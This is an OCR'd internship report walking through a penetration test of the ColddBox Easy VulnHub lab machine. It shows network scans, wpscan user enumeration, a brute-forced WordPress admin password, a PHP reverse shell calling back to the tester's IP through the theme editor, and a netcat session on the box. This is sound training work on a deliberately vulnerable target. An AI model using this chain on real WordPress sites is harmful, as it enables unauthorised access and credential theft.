CORIZO

CYBERSECURITY INTERNSHIP

NAMIN SRI NANDHAN P


PROJECT REPORT

MINOR PROJECT: PENTESTING ON COLDBOX

Introduction:

Cold Box, a Vulnhub machine created by Martin Frias aka C0ldd, is an excellent platform for beginners to practice and hone their penetration testing skills. This walkthrough provides an overview of the pentesting process on this machine.

File Downloaded Platform: https://www.vulnhub.com/entry/colddbox-easy,586/


COLDDBOX: EASY

About Release
Name: ColddBox: Easy
Date release: [illegible]
Author: Martin Frias (Aka. C0ldd)
Series: ColddBox

Download
[illegible]
ColddBoxEasy_EN.ova [illegible]
Download: [illegible]
Download (Mirror): [illegible]


Description
Welcome to ColddBox Easy, it is a Wordpress machine with an easy level of difficulty, highly recommended for beginners in the field, good luck! Please share your feedback: [illegible]

This works better with VirtualBox rather than VMware


Configuration: I configure the coldbox firmware in VMware

NetId Identification: The IPV4 Address is found through the Command

<netdiscover -r 192.148.0.0/24>


```
[illegible]
```


1. **Network Scanning :**
   After getting the target machine IP address, the next step is to find out the open ports and services available on the machine.
Command : <nmap – Pn 192.168.0.0/24>



```
└─# nmap -Pn 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-02 09:14 EST
Nmap scan report for 192.168.0.1
Host is up (0.0043s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1900/tcp open  upnp
MAC Address: D8:47:32:3A:C4:E4 (Tp-link Technologies)

Nmap scan report for 192.168.0.105
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:B9:B6:A5 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.107
Host is up (0.0080s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 9C:B7:0D:56:30:25 (Liteon Technology)

Nmap scan report for 192.168.0.116
Host is up (0.00094s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
3306/tcp open  mysql
5357/tcp open  wsdapi
6646/tcp open  unknown
MAC Address: 28:CD:C4:CC:95:43 (Chongqing Fugui Electronics)
```

2.Enumeration and identifying vulnerability in WordPress

From the obtained output I identifies port 80 is opened then it works with the browser. I enter the target IP into the firefox browser.


ColddBox

One more machine

Search ...

RECENT POSTS

The ColddBox is here

RECENT COMMENTS

Sr Hott on The ColddBox is here

ARCHIVES


The ColddBox is here


Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 1 Comment

Proudly powered by WordPress

We use Wpscan tool to find out the usernames and passwords in obtained ip.
<wpscan --url http://192.168.0.105 --enumerate u>


```
┌──(root㉿kali)-[~]
└─# wpscan --url 192.168.0.105 --enumerate u

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]
Scan Aborted: Canceled by User
```



```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Feb  2 05:26:00 2024
[+] Requests Done: 59
[+] Cached Requests: 6
[+] Data Sent: 14.454 KB
[+] Data Received: 344.026 KB
[+] Memory used: 173.605 MB
[+] Elapsed time: 00:00:04
```

I got various Users of c0ldd box as output

3. Brute forcing on WordPress login :

Here, I choose the c0ldd username and I perform a brute force attack using wpscan to find the password.

<wpscan –url http://192.168.0.105 –username c0ldd –passwords >




```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:28 <                                          > (1225 / 14345617)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Feb  2 09:48:23 2024
[+] Requests Done: 1366
[+] Cached Requests: 36
[+] Data Sent: 443.166 KB
[+] Data Received: 4.514 MB
[+] Memory used: 254.52 MB
[+] Elapsed time: 00:08:34
```


It displays that "Valid Combination Found".

With username = c0ldd and password = 9876543210

I used this username and password to log into the WordPress admin dashboard.



Now I Get into the admin authentication page.



ColddBox
One more machine

The ColddBox is here

Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 · 1 Comment

RECENT POSTS
The ColddBox is here


RECENT COMMENTS
Sr Hott on The ColddBox is here

ARCHIVES


Proudly powered by WordPress

4.Upload Reverse Shell :

Now we go to appearance and editor to upload the reverse shell



Now we can reverse Shell by modifying the 404.php



Edit Themes

Twenty Fifteen: Stylesheet (style.css)


```
/*
Theme Name: Twenty Fifteen
[illegible]
```

In this reverse-shell, I have to change my IP and Port

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.117';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Now we need setup the netcat listener

<nc -lnvp 1234 >




```
┌──(root㉿kali)-[~]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.185] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:51:12 up  2:19,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$

www-data@ColddBox-Easy:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ █
```

wp-config.php file contains the Username and passwords for the Database




```
